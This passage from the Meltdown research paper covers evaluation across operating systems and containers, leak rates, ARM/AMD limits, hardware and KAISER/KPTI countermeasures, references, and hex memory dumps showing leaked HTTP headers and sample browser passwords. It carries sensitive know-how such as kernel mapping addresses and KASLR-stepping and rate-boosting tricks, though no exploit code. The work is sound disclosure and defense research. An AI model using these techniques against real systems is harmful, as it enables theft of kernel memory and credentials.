Before kernel 4.12, kernel address space layout randomization (KASLR) was not active by default [57]. If KASLR is active, Meltdown can still be used to find the kernel by searching through the address space (cf. Section 5.2). An attacker can also simply de-randomize the direct-physical map by iterating through the virtual address space. Without KASLR, the direct-physical map starts at address `0xffff 8800 0000 0000` and linearly maps the entire physical memory. On such systems, an attacker can use Meltdown to dump the entire physical memory, simply by reading from virtual addresses starting at `0xffff 8800 0000 0000`.

On newer systems, where KASLR is active by default, the randomization of the direct-physical map is limited to 40 bit. It is even further limited due to the linearity of the mapping. Assuming that the target system has at least 8 GB of physical memory, the attacker can test addresses in steps of 8 GB, resulting in a maximum of 128 memory locations to test. Starting from one discovered location, the attacker can again dump the entire physical memory.

Hence, for the evaluation, we can assume that the randomization is either disabled, or the offset was already retrieved in a pre-computation step.

### 6.1.2 Linux with KAISER Patch

The KAISER patch by Gruss et al. [20] implements a stronger isolation between kernel and user space. KAISER does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers). Thus, there is no valid mapping to either kernel memory or physical memory (via the direct-physical map) in the user space, and such addresses can therefore not be resolved. Consequently, Meltdown cannot leak any kernel or physical memory except for the few memory locations which have to be mapped in user space.

We verified that KAISER indeed prevents Meltdown, and there is no leakage of any kernel or physical memory.

Furthermore, if KASLR is active, and the few remaining memory locations are randomized, finding these memory locations is not trivial due to their small size of several kilobytes. Section 7.2 discusses the security implications of these mapped memory locations.

#### 6.1.3 Microsoft Windows

We successfully evaluated Meltdown on a recent Microsoft Windows 10 operating system, last updated just before patches against Meltdown were rolled out. In line with the results on Linux (cf. Section 6.1.1), Meltdown also can leak arbitrary kernel memory on Windows. This is not surprising, since Meltdown does not exploit any software issues, but is caused by a hardware issue.

In contrast to Linux, Windows does not have the concept of an identity mapping, which linearly maps the physical memory into the virtual address space. Instead, a large fraction of the physical memory is mapped in the paged pools, non-paged pools, and the system cache. Furthermore, Windows maps the kernel into the address space of every application too. Thus, Meltdown can read kernel memory which is mapped in the kernel address space, *i.e.*, any part of the kernel which is not swapped out, and any page mapped in the paged and non-paged pool, and the system cache.

Note that there are physical pages which are mapped in one process but not in the (kernel) address space of another process, *i.e.*, physical pages which cannot be attacked using Meltdown. However, most of the physical memory will still be accessible through Meltdown.

We were successfully able to read the binary of the Windows kernel using Meltdown. To verify that the leaked data is actual kernel memory, we first used the Windows kernel debugger to obtain kernel addresses containing actual data. After leaking the data, we again used the Windows kernel debugger to compare the leaked data with the actual memory content, confirming that Meltdown can successfully leak kernel memory.

#### 6.1.4 Android

We successfully evaluated Meltdown on a Samsung Galaxy S7 mohile phone running LineageOS Android 14.1 with a Linux kernel 3.18.14. The device is equipped with a Samsung Exynos 8 Octa 8890 SoC consisting of a ARM Cortex-A53 CPU with 4 cores as well as an Exynos M1 "Mongoose" CPU with 4 cores [6]. While we were not able to mount the attack on the Cortex-A53 CPU, we successfully mounted Meltdown on Samsung's custom cores. Using *exception suppression* described in Section 4.1, we successfully leaked a predefined string using the direct-physical map located at the virtual address `0xffff ffbf c000 0000`.

#### 6.1.5 Containers

We evaluated Meltdown in containers sharing a kernel, including Docker, LXC, and OpenVZ and found that the attack can be mounted without any restrictions. Running Meltdown inside a container allows to leak information not only from the underlying kernel but also from all other containers running on the same physical host.

The commonality of most container solutions is that every container uses the same kernel, *i.e.*, the kernel is shared among all containers. Thus, every container has a valid mapping of the entire physical memory through the direct-physical map of the shared kernel. Furthermore, Meltdown cannot be blocked in containers, as it uses only memory accesses. Especially with Intel TSX, only unprivileged instructions are executed without even trapping into the kernel.

Thus, the isolation of containers sharing a kernel can be entirely broken using Meltdown. This is especially critical for cheaper hosting providers where users are not separated through fully virtualized machines, but only through containers. We verified that our attack works in such a setup, by successfully leaking memory contents from a container of a different user under our control.

#### 6.1.6 Uncached and Uncacheable Memory

In this section, we evaluate whether it is a requirement for data to be leaked by Meltdown to reside in the L1 data cache [33]. Therefore, we constructed a setup with two processes pinned to different physical cores. By flushing the value, using the `clflush` instruction, and only reloading it on the other core, we create a situation where the target data is not in the L1 data cache of the attacker core. As described in Section 6.2, we can still leak the data at a lower reading rate. This clearly shows that data presence in the attacker's L1 data cache is not a requirement for Meltdown. Furthermore, this observation has also been confirmed by other researchers [7, 35, 5].

The reason why Meltdown can leak uncached memory may be that Meltdown implicitly caches the data. We devise a second experiment, where we mark pages as *uncacheable* and try to leak data from them. This has the consequence that every read or write operation to one of those pages will directly go to the main memory, thus, bypassing the cache. In practice, only a negligible amount of system memory is marked uncacheable. We observed that if the attacker is able to trigger a legitimate load of the target address, e.g., by issuing a system call (regular or in speculative execution [40]), on the same CPU core as the Meltdown attack, the attacker can leak the content of the uncacheable pages. We suspect that Meltdown reads the value from the line fill buffers. As the fill buffers are shared between threads running on the same core, the read to the same address within the Meltdown attack could be served from one of the fill buffers allowing the attack to succeed. However, we leave further investigations on this matter open for future work.

A similar observation on uncacheable memory was also made with Spectre attacks on the System Manage-

ment Mode [10]. While the attack works on memory set uncacheable over Memory-Type Range Registers, it does not work on memory-mapped I/O regions, which is the expected behavior as accesses to memory-mapped I/O can always have architectural effects.

## 6.2 Meltdown Performance

To evaluate the performance of Meltdown, we leaked known values from kernel memory. This allows us to not only determine how fast an attacker can leak memory, but also the error rate, *i.e.*, how many byte errors to expect. The race condition in Meltdown (cf. Section 5.2) has a significant influence on the performance of the attack, however, the race condition can always be won. If the targeted data resides close to the core, e.g., in the L1 data cache, the race condition is won with a high probability. In this scenario, we achieved average reading rates of up to 582 KB/s ($\mu = 552.4, \sigma = 10.2$) with an error rate as low as 0.003 % ($\mu = 0.009, \sigma = 0.014$) using exception suppression on the Core i7-8700K over 10 runs over 10 seconds. With the Core i7-6700K we achieved 569 KB/s ($\mu = 515.5, \sigma = 5.99$) with an minimum error rate of 0.002 % ($\mu = 0.003, \sigma = 0.001$) and 491 KB/s ($\mu = 466.3, \sigma = 16.75$) with a minimum error rate of 10.7 % ($\mu = 11.59, \sigma = 0.62$) on the Xeon E5-1630. However, with a slower version with an average reading speed of 137 KB/s, we were able to reduce the error rate to 0. Furthermore, on the Intel Core i7-6700K if the data resides in the L3 data cache but not in L1, the race condition can still be won often, but the average reading rate decreases to 12.4 KB/s with an error rate as low as 0.02 % using exception suppression. However, if the data is uncached, winning the race condition is more difficult and, thus, we have observed reading rates of less than 10 B/s on most systems. Nevertheless, there are two optimizations to improve the reading rate: First, by simultaneously letting other threads prefetch the memory locations [21] of and around the target value and access the target memory location (with exception suppression or handling). This increases the probability that the spying thread sees the secret data value in the right moment during the data race. Second, by triggering the hardware prefetcher through speculative accesses to memory locations of and around the target value. With these two optimizations, we can improve the reading rate for uncached data to 3.2 KB/s.

For all tests, we used Flush+Reload as a covert channel to leak the memory as described in Section 5, and Intel TSX to suppress the exception. An extensive evaluation of exception suppression using conditional branches was done by Kocher et al. [40] and is thus omitted in this paper for the sake of brevity.

## 6.3 Limitations on ARM and AMD

We also tried to reproduce the Meltdown bug on several ARM and AMD CPUs. While we were able to successfully leak kernel memory with the attack described in Section 5 on different Intel CPUs and a Samsung Exynos M1 processor, we did not manage to mount Meltdown on other ARM cores nor on AMD. In the case of ARM, the only affected processor is the Cortex-A75 [17] which has not been available and, thus, was not among our devices under test. However, appropriate kernel patches have already been provided [2]. Furthermore, an altered attack of Meltdown targeting system registers instead of inaccessible memory locations is applicable on several ARM processors [17]. Meanwhile, AMD publicly stated that none of their CPUs are not affected by Meltdown due to architectural differences [1].

The major part of a microarchitecture is usually not publicly documented. Thus, it is virtually impossible to know the differences in the implementations that allow or prevent Meltdown without proprietary knowledge and, thus, the intellectual property of the individual CPU manufacturers. The key point is that on a microarchitectural level the load to the unprivileged address and the subsequent instructions are executed while the fault is only handled when the faulting instruction is retired. It can be assumed that the execution units for the load and the TLB are designed differently on ARM, AMD and Intel and, thus, the privileges for the load are checked differently and occurring faults are handled differently, e.g., issuing a load only after the permission bit in the page table entry has been checked. However, from a performance perspective, issuing the load in parallel or only checking permissions while retiring an instruction is a reasonable decision. As trying to load kernel addresses from user space is not what programs usually do and by guaranteeing that the state does not become architecturally visible, not squashing the load is legitimate. However, as the state becomes visible on the microarchitectural level, such implementations are vulnerable.

However, for both ARM and AMD, the toy example as described in Section 3 works reliably, indicating that out-of-order execution generally occurs and instructions past illegal memory accesses are also performed.

# 7 Countermeasures

In this section, we discuss countermeasures against the Meltdown attack. At first, as the issue is rooted in the hardware itself, we discuss possible microcode updates and general changes in the hardware design. Second, we discuss the KAISER countermeasure that has been developed to mitigate side-channel attacks against KASLR which inadvertently also protects against Meltdown.

## 7.1 Hardware

Meltdown bypasses the hardware-enforced isolation of security domains. There is no software vulnerability involved in Meltdown. Any software patch (e.g., KAISER [20]) will leave small amounts of memory exposed (cf. Section 7.2). There is no documentation whether a fix requires the development of completely new hardware, or can be fixed using a microcode update.

As Meltdown exploits out-of-order execution, a trivial countermeasure is to disable out-of-order execution completely. However, performance impacts would be devastating, as the parallelism of modern CPUs could not be leveraged anymore. Thus, this is not a viable solution.

Meltdown is some form of race condition between the fetch of a memory address and the corresponding permission check for this address. Serializing the permission check and the register fetch can prevent Meltdown, as the memory address is never fetched if the permission check fails. However, this involves a significant overhead to every memory fetch, as the memory fetch has to stall until the permission check is completed.

A more realistic solution would be to introduce a hard split of user space and kernel space. This could be enabled optionally by modern kernels using a new hard-split bit in a CPU control register, e.g., CR4. If the hard-split bit is set, the kernel has to reside in the upper half of the address space, and the user space has to reside in the lower half of the address space. With this hard split, a memory fetch can immediately identify whether such a fetch of the destination would violate a security boundary, as the privilege level can be directly derived from the virtual address without any further lookups. We expect the performance impacts of such a solution to be minimal. Furthermore, the backwards compatibility is ensured, since the hard-split bit is not set by default and the kernel only sets it if it supports the hard-split feature.

Note that these countermeasures only prevent Meltdown, and not the class of Spectre attacks described by Kocher et al. [40]. Likewise, their presented countermeasures [40] do not affect Meltdown. We stress that it is important to deploy countermeasures against both attacks.

## 7.2 KAISER

As existing hardware is not as easy to patch, there is a need for software workarounds until new hardware can be deployed. Gruss et al. [20] proposed KAISER, a kernel modification to not have the kernel mapped in the user space. This modification was intended to prevent side-channel attacks breaking KASLR [29, 21, 37]. However, it also prevents Meltdown, as it ensures that there is no valid mapping to kernel space or physical memory available in user space. In concurrent work to KAISER, Gens et al. [14] proposed LAZARUS as a modification to the Linux kernel to thwart side-channel attacks breaking KASLR by separating address spaces similar to KAISER. As the Linux kernel continued the development of the original KAISER patch and Windows [53] and macOS [34] based their implementation on the concept of KAISER to defeat Meltdown, we will discuss KAISER in more depth.

Although KAISER provides basic protection against Meltdown, it still has some limitations. Due to the design of the x86 architecture, several privileged memory locations are still required to be mapped in user space [20], leaving a residual attack surface for Meltdown, *i.e.*, these memory locations can still be read from user space. Even though these memory locations do not contain any secrets, e.g., credentials, they might still contain pointers. Leaking one pointer can suffice to break KASLR, as the randomization can be computed from the pointer value.

Still, KAISER is the best short-time solution currently available and should therefore be deployed on all systems immediately. Even with Meltdown, KAISER can avoid having any kernel pointers on memory locations that are mapped in the user space which would leak information about the randomized offsets. This would require trampoline locations for every kernel pointer, *i.e.*, the interrupt handler would not call into kernel code directly, but through a trampoline function. The trampoline function must only be mapped in the kernel. It must be randomized with a different offset than the remaining kernel. Consequently, an attacker can only leak pointers to the trampoline code, but not the randomized offsets of the remaining kernel. Such trampoline code is required for every kernel memory that still has to be mapped in user space and contains kernel addresses. This approach is a trade-off between performance and security which has to be assessed in future work.

The original KAISER patch [18] for the Linux kernel has been improved [24, 25, 26, 27] with various optimizations, e.g., support for PCIDs. Afterwards, before merging it into the mainline kernel, it has been renamed to kernel page-table isolation (KPTI) [49, 15]. KPTI is active in recent releases of the Linux kernel and has been backported to older versions as well [30, 43, 44, 42].

Microsoft implemented a similar patch inspired by KAISER [53] named KVA Shadow [39]. While KVA Shadow only maps a minimum of kernel transition code and data pages required to switch between address spaces, it does not protect against side-channel attacks against KASLR [39].

Apple released updates in iOS 11.2, macOS 10.13.2 and tvOS 11.2 to mitigate Meltdown. Similar to Linux and Windows, macOS shared the kernel and user address spaces in 64-bit mode unless the `-no-shared-cr3` boot option was set [46]. This option unmaps the user space

while running in kernel mode but does not unmap the kernel while running in user mode [51]. Hence, it has no effect on Meltdown. Consequently, Apple introduced *Double Map* [34] following the principles of KAISER to mitigate Meltdown.

## 8 Discussion

Meltdown fundamentally changes our perspective on the security of hardware optimizations that manipulate the state of microarchitectural elements. The fact that hardware optimizations can change the state of microarchitectural elements, and thereby imperil secure software implementations, is known since more than 20 years [41]. Both industry and the scientific community so far accepted this as a necessary evil for efficient computing. Today it is considered a bug when a cryptographic algorithm is not protected against the microarchitectural leakage introduced by the hardware optimizations. Meltdown changes the situation entirely. Meltdown shifts the granularity from a comparably low spatial and temporal granularity, e.g., 64-bytes every few hundred cycles for cache attacks, to an arbitrary granularity, allowing an attacker to read every single bit. This is nothing any (cryptographic) algorithm can protect itself against. KAISER is a short-term software fix, but the problem we have uncovered is much more significant.

We expect several more performance optimizations in modern CPUs which affect the microarchitectural state in some way, not even necessarily through the cache. Thus, hardware which is designed to provide certain security guarantees, e.g., CPUs running untrusted code, requires a redesign to avoid Meltdown- and Spectre-like attacks. Meltdown also shows that even error-free software, which is explicitly written to thwart side-channel attacks, is not secure if the design of the underlying hardware is not taken into account.

With the integration of KAISER into all major operating systems, an important step has already been done to prevent Meltdown. KAISER is a fundamental change in operating system design. Instead of always mapping everything into the address space, mapping only the minimally required memory locations appears to be a first step in reducing the attack surface. However, it might not be enough, and even stronger isolation may be required. In this case, we can trade flexibility for performance and security, by e.g., enforcing a certain virtual memory layout for every operating system. As most modern operating systems already use a similar memory layout, this might be a promising approach.

Meltdown also heavily affects cloud providers, especially if the guests are not fully virtualized. For performance reasons, many hosting or cloud providers do not have an abstraction layer for virtual memory. In such environments, which typically use containers, such as Docker or OpenVZ, the kernel is shared among all guests. Thus, the isolation between guests can simply be circumvented with Meltdown, fully exposing the data of all other guests on the same host. For these providers, changing their infrastructure to full virtualization or using software workarounds such as KAISER would both increase the costs significantly.

Concurrent work has investigated the possibility to read kernel memory via out-of-order or speculative execution, but has not succeeded [13, 50]. We are the first to demonstrate that it is possible. Even if Meltdown is fixed, Spectre [40] will remain an issue, requiring different defenses. Mitigating only one of them will leave the security of the entire system at risk. Meltdown and Spectre open a new field of research to investigate to what extent performance optimizations change the microarchitectural state, how this state can be translated into an architectural state, and how such attacks can be prevented.

## 9 Conclusion

In this paper, we presented Meltdown, a novel software-based attack exploiting out-of-order execution and side channels on modern processors to read arbitrary kernel memory from an unprivileged user space program. Without requiring any software vulnerability and independent of the operating system, Meltdown enables an adversary to read sensitive data of other processes or virtual machines in the cloud with up to 503 KB/s, affecting millions of devices. We showed that the countermeasure KAISER, originally proposed to protect from side-channel attacks against KASLR, inadvertently impedes Meltdown as well. We stress that KAISER needs to be deployed on every operating system as a short-term workaround, until Meltdown is fixed in hardware, to prevent large-scale exploitation of Meltdown.

## Acknowledgments

Several authors of this paper found Meltdown independently, ultimately leading to this collaboration. We want to thank everyone who helped us in making this collaboration possible, especially Intel who handled our responsible disclosure professionally, comunicated a clear timeline and connected all involved researchers. We thank Mark Brand from Google Project Zero for contributing ideas and Peter Cordes and Henry Wong for valuable feedback. We would like to thank our anonymous reviewers for their valuable feedback. Furthermore, we would like to thank Intel, ARM, Qualcomm, and Microsoft for feedback on an early draft.

Daniel Gruss, Moritz Lipp, Stefan Mangard and Michael Schwarz were supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

Daniel Genkin was supported by NSF awards #1514261 and #1652259, financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

## References

[1] AMD. Software techniques for managing speculation on AMD processors, 2018.

[2] ARM. AArch64 Linux kernel port (KPTI base), https://git.kernel.org/pub/scm/linux/kernel/git/arm64/linux.git/log/?h=kpti 2018.

[3] ARM LIMITED. *ARM CoreLink CCI-400 Cache Coherent Interconnect Technical Reference Manual*, r1p5 ed. ARM Limited, 2015.

[4] BENGER, N., VAN DE POL, J., SMART, N. P., AND YAROM, Y. "Ooh Aah... Just a Little Bit": A small amount of side channel can go a long way. In *CHES'14* (2014).

[5] BOLDIN, P. Meltdown reading other process's memory, https://www.youtube.com/watch?v=EMBGXswJC4s Jan 2018.

[6] BURGESS, B. Samsung Exynos M1 Processor. In *IEEE Hot Chips* (2016).

[7] CARVALHO, R. Twitter: Meltdown with uncached memory, https://twitter.com/raphael_scarv/status/952078140028964864 Jan 2018.

[8] CHENG, C.-C. The schemes and performances of dynamic branch predictors. *Berkeley Wireless Research Center, Tech. Rep* (2000).

[9] DEVIES, A. M. AMD Takes Computing to a New Horizon with Ryzen™Processors, https://www.amd.com/en-us/press-releases/Pages/amd-takes-computing-2016dec13.aspx 2016.

[10] ECLYPSIUM. System Management Mode Speculative Execution Attacks, https://blog.eclypsium.com/2018/05/17/system-management-mode-speculative-execution-attacks/ May 2018.

[11] EDGE, J. Kernel address space layout randomization, https://lwn.net/Articles/569635/ 2013.

[12] EICKEMEYER, R., LE, H., NGUYEN, D., STOLT, B., AND THOMPTO, B. Load lookahead prefetch for microprocessors, 2006. https://encrypted.google.com/patents/US20060149935 US Patent App. 11/016,236.

[13] FOGH, A. Negative Result: Reading Kernel Memory From User Mode, https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/ 2017.

[14] GENS, D., ARIAS, O., SULLIVAN, D., LIEBCHEN, C., JIN, Y., AND SADEGHI, A.-R. Lazarus: Practical side-channel resilient kernel-space randomization. In *International Symposium on Research in Attacks, Intrusions, and Defenses* (2017).

[15] GLEIXNER, T. x86/kpti: Kernel Page Table Isolation (was KAISER), https://lkml.org/lkml/2017/12/4/709 Dec 2017.

[16] GRAS, B., RAZAVI, K., BOSMAN, E., BOS, H., AND GIUFFRIDA, C. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS* (2017).

[17] GRISENTHWAITE, R. Cache Speculation Side-channels, 2018.

[18] GRUSS, D. [RFC, PATCH] x86_64: KAISER - do not map kernel in user mode, https://lkml.org/lkml/2017/5/4/220 May 2017.

[19] GRUSS, D., LETTNER, J., SCHUSTER, F., OHRIMENKO, O., HALLER, I., AND COSTA, M. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security Symposium* (2017).

[20] GRUSS, D., LIPP, M., SCHWARZ, M., FELLNER, R., MAURICE, C., AND MANGARD, S. KASLR is Dead: Long Live KASLR. In *International Symposium on Engineering Secure Software and Systems* (2017), Springer, pp. 161–176.

[21] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *CCS* (2016).

[22] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+Flush: A Fast and Stealthy Cache Attack. In *DIMVA* (2016).

[23] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium* (2015).

[24] HANSEN, D. [PATCH 00/23] KAISER: unmap most of the kernel from userspace page tables, https://lkml.org/lkml/2017/10/31/884 Oct 2017.

[25] HANSEN, D. [v2] KAISER: unmap most of the kernel from userspace page tables, https://lkml.org/lkml/2017/11/8/752 Nov 2017.

[26] HANSEN, D. [v3] KAISER: unmap most of the kernel from userspace page tables, https://lkml.org/lkml/2017/11/10/433 Nov 2017.

[27] HANSEN, D. [v4] KAISER: unmap most of the kernel from userspace page tables, https://lkml.org/lkml/2017/11/22/956 Nov 2017.

[28] HENNESSY, J. L., AND PATTERSON, D. A. *Computer Architecture: A Quantitative Approach*, 6 ed. Morgan Kaufmann, 2017.

[29] HUND, R., WILLEMS, C., AND HOLZ, T. Practical Timing Side Channel Attacks against Kernel Space ASLR. In *S&P* (2013).

[30] HUTCHINGS, B. Linux 3.16.53, https://cdn.kernel.org/pub/linux/kernel/v3.x/ChangeLog-3.16.53 2018.

[31] INTEL. An introduction to the intel quickpath interconnect, Jan 2009.

[32] INTEL. Intel® 64 and IA-32 Architectures Optimization Reference Manual, 2017.

[33] INTEL. Intel analysis of speculative execution side channels, https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf Jan 2018.

[34] IONESCU, A. Twitter: Apple Double Map, https://twitter.com/aionescu/status/948609809540046849 2017.

[35] IONESCU, A. Twitter: Meltdown with uncached memory, https://twitter.com/aionescu/status/950994906759143425 Jan 2018.

[36] IRAZOQUI, G., INCI, M. S., EISENBARTH, T., AND SUNAR, B. Wait a minute! A fast, Cross-VM attack on AES. In *RAID'14* (2014).

[37] JANG, Y., LEE, S., AND KIM, T. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *CCS* (2016).

[38] JIMÉNEZ, D. A., AND LIN, C. Dynamic branch prediction with perceptrons. In *High-Performance Computer Architecture, 2001. HPCA. The Seventh International Symposium on* (2001), IEEE, pp. 197–206.

[39] JOHNSON, K. KVA Shadow: Mitigating Meltdown on Windows, `https://blogs.technet.microsoft.com/srd/2018/03/23/kva-shadow-mitigating-meltdown-on-windows/` Mar 2018.

[40] KOCHER, P., HORN, J., FOGH, A., GENKIN, D., GRUSS, G., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre attacks: Exploiting speculative execution. In *S&P* (2019). A preprint was published in 2018 as arXiv:1801.01203.

[41] KOCHER, P. C. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In *CRYPTO* (1996).

[42] KROAH-HARTMAN, G. Linux 4.14.11, `https://cdn.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.14.11` 2018.

[43] KROAH-HARTMAN, G. Linux 4.4.110, `https://cdn.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.4.110` 2018.

[44] KROAH-HARTMAN, G. Linux 4.9.75, `https://cdn.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.9.75` 2018.

[45] LEE, B., MALISHEVSKY, A., BECK, D., SCHMID, A., AND LANDRY, E. Dynamic branch prediction. *Oregon State University*.

[46] LEVIN, J. *Mac OS X and IOS Internals: To the Apple's Core*. John Wiley & Sons, 2012.

[47] LIPP, M., GRUSS, D., SPREITZER, R., MAURICE, C., AND MANGARD, S. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium* (2016).

[48] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-Level Cache Side-Channel Attacks are Practical. In *IEEE Symposium on Security and Privacy – SP* (2015), IEEE Computer Society, pp. 605–622.

[49] LWN. The current state of kernel page-table isolation, `https://lwn.net/SubscriberLink/741878/eb6c9d3913d7cb2b/` Dec. 2017.

[50] MAISURADZE, G., AND ROSSOW, C. Speculose: Analyzing the Security Implications of Speculative Execution in CPUs. *arXiv:1801.04084* (2018).

[51] MANDT, T. Attacking the iOS Kernel: A Look at 'evasi0n', `www.nislab.no/content/download/38610/481190/file/NISlecture201303.pdf` 2013.

[52] MAURICE, C., WEBER, M., SCHWARZ, M., GINER, L., GRUSS, D., ALBERTO BOANO, C., MANGARD, S., AND RÖMER, K. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In *NDSS* (2017).

[53] MILLER, M. Mitigating speculative execution side channel hardware vulnerabilities, `https://blogs.technet.microsoft.com/srd/2018/03/15/mitigating-speculative-execution-side-channel-hardware-vulnerabilities/` Mar 2018.

[54] MOLNAR, I. x86: Enable KASLR by default, `https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=6807c84652b0b7e2e198e50a9ad47ef41b236e59` 2017.

[55] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache Attacks and Countermeasures: the Case of AES. In *CT-RSA* (2006).

[56] PERCIVAL, C. Cache missing for fun and profit. In *Proceedings of BSDCan* (2005).

[57] PHORONIX. Linux 4.12 To Enable KASLR By Default, `https://www.phoronix.com/scan.php?page=news_item&px=KASLR-Default-Linux-4.12` 2017.

[58] SCHWARZ, M., LIPP, M., GRUSS, D., WEISER, S., MAURICE, C., SPREITZER, R., AND MANGARD, S. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In *NDSS'18* (2018).

[59] SORIN, D. J., HILL, M. D., AND WOOD, D. A. *A Primer on Memory Consistency and Cache Coherence*. 2011.

[60] TERAN, E., WANG, Z., AND JIMÉNEZ, D. A. Perceptron learning for reuse prediction. In *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on* (2016), IEEE, pp. 1–12.

[61] TOMASULO, R. M. An efficient algorithm for exploiting multiple arithmetic units. *IBM Journal of research and Development 11*, 1 (1967), 25–33.

[62] VINTAN, L. N., AND IRIDON, M. Towards a high performance neural branch predictor. In *Neural Networks, 1999. IJCNN'99. International Joint Conference on* (1999), vol. 2, IEEE, pp. 868–873.

[63] YAROM, Y., AND FALKNER, K. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium* (2014).

[64] YEH, T.-Y., AND PATT, Y. N. Two-level adaptive training branch prediction. In *Proceedings of the 24th annual international symposium on Microarchitecture* (1991), ACM, pp. 51–61.

[65] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In *CCS* (2014).

# A Meltdown in Practice

In this section, we show how Meltdown can be used in practice. In Appendix A.1, we show physical memory dumps obtained via Meltdown, including passwords of the Firefox password manager. In Appendix A.2, we demonstrate a real-world exploit.

## A.1 Physical-memory Dump using Meltdown

Listing 3 shows a memory dump using Meltdown on an Intel Core i7-6700K running Ubuntu 16.10 with the Linux kernel 4.8.0. In this example, we can identify HTTP headers of a request to a web server running on the machine. The `XX` cases represent bytes where the side channel did not yield any results, *i.e.*, no Flush+Reload hit. Additional repetitions of the attack may still be able to read these bytes.

Listing 4 shows a memory dump of Firefox 56 using Meltdown on the same machine. We can clearly identify some of the passwords that are stored in the internal password manager, *i.e.*, `Dolphin18`, `insta_0203`, and `secretpwd0`. The attack also recovered a URL which appears to be related to a Firefox add-on.

```
79cbb80: 6c4c 48 32 5a 78 66 56 44  73 4b 57 39 34 68 6d |lLH2ZxfVDsKW94hm|
79cbb90: 3364 2f 41 4d 41 45 44 41  41 41 41 41 51 45 42 |3d/AMAEDAAAAAQEB|
79cbba0: 4141 41 41 41 3d 3d XX  XX XX XX XX XX XX XX |AAAAAA==........|
79cbbb0: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbc0: XXXX XX 65 2d 68 65 61 64  XX XX XX XX XX XX XX |...e-head.......|
79cbbd0: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbe0: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbf0: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc00: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc10: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc20: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc30: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc40: XXXX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc50: XXXX XX XX 0d 0a XX 6f 72  69 67 69 6e 61 6c 2d |.......original-|
79cbc60: 7265 73 70 6f 6e 73 65 2d  68 65 61 64 65 72 73 |response-headers|
79cbc70: XX44 61 74 65 3a 20 53 61  74 2c 20 30 39 20 44 |.Date: Sat, 09 D|
79cbc80: 6563 20 32 30 31 37 20 32  32 3a 32 39 3a 32 35 |ec 2017 22:29:25|
79cbc90: 2047 4d 54 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 | GMT..Content-Le|
79cbca0: 6e67 74 68 3a 20 31 0d 0a  43 6f 6e 74 65 6e 74 |ngth: 1..Content|
79cbcb0: 2d54 79 70 65 3a 20 74 65  78 74 2f 68 74 6d 6c |-Type: text/html|
79cbcc0: 3b20 63 68 61 72 73 65 74  3d 75 74 66 2d 38 0d |; charset=utf-8.|
```

Listing (3) Memory dump showing HTTP Headers on Ubuntu 16.10 on a Intel Core i7-6700K

```
f94b76f0: 12 XX e0 81 19 XX e0 81 44  6f 6c 70 68 69 6e 31 |........Dolphin1|
f94b7700: 38 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |8...............|
f94b7710: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX |pR.k............|
f94b7720: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7730: XX XX XX XX 4a XX XX XX XX  XX XX XX XX XX XX |....J...........|
f94b7740: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7750: XX XX XX XX XX XX XX XX  XX e0 81 69 6e 73 74 |............inst|
f94b7760: 61 5f 30 32 30 33 e5 e5 e5  e5 e5 e5 e5 e5 e5 |a_0203..........|
f94b7770: 70 52 18 7d 28 7f XX XX XX  XX XX XX XX XX XX |pR.}(...........|
f94b7780: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7790: XX XX XX XX 54 XX XX XX XX  XX XX XX XX XX XX |....T...........|
f94b77a0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b77b0: XX XX XX XX XX XX XX XX XX  XX XX XX 73 65 63 72 |............secr|
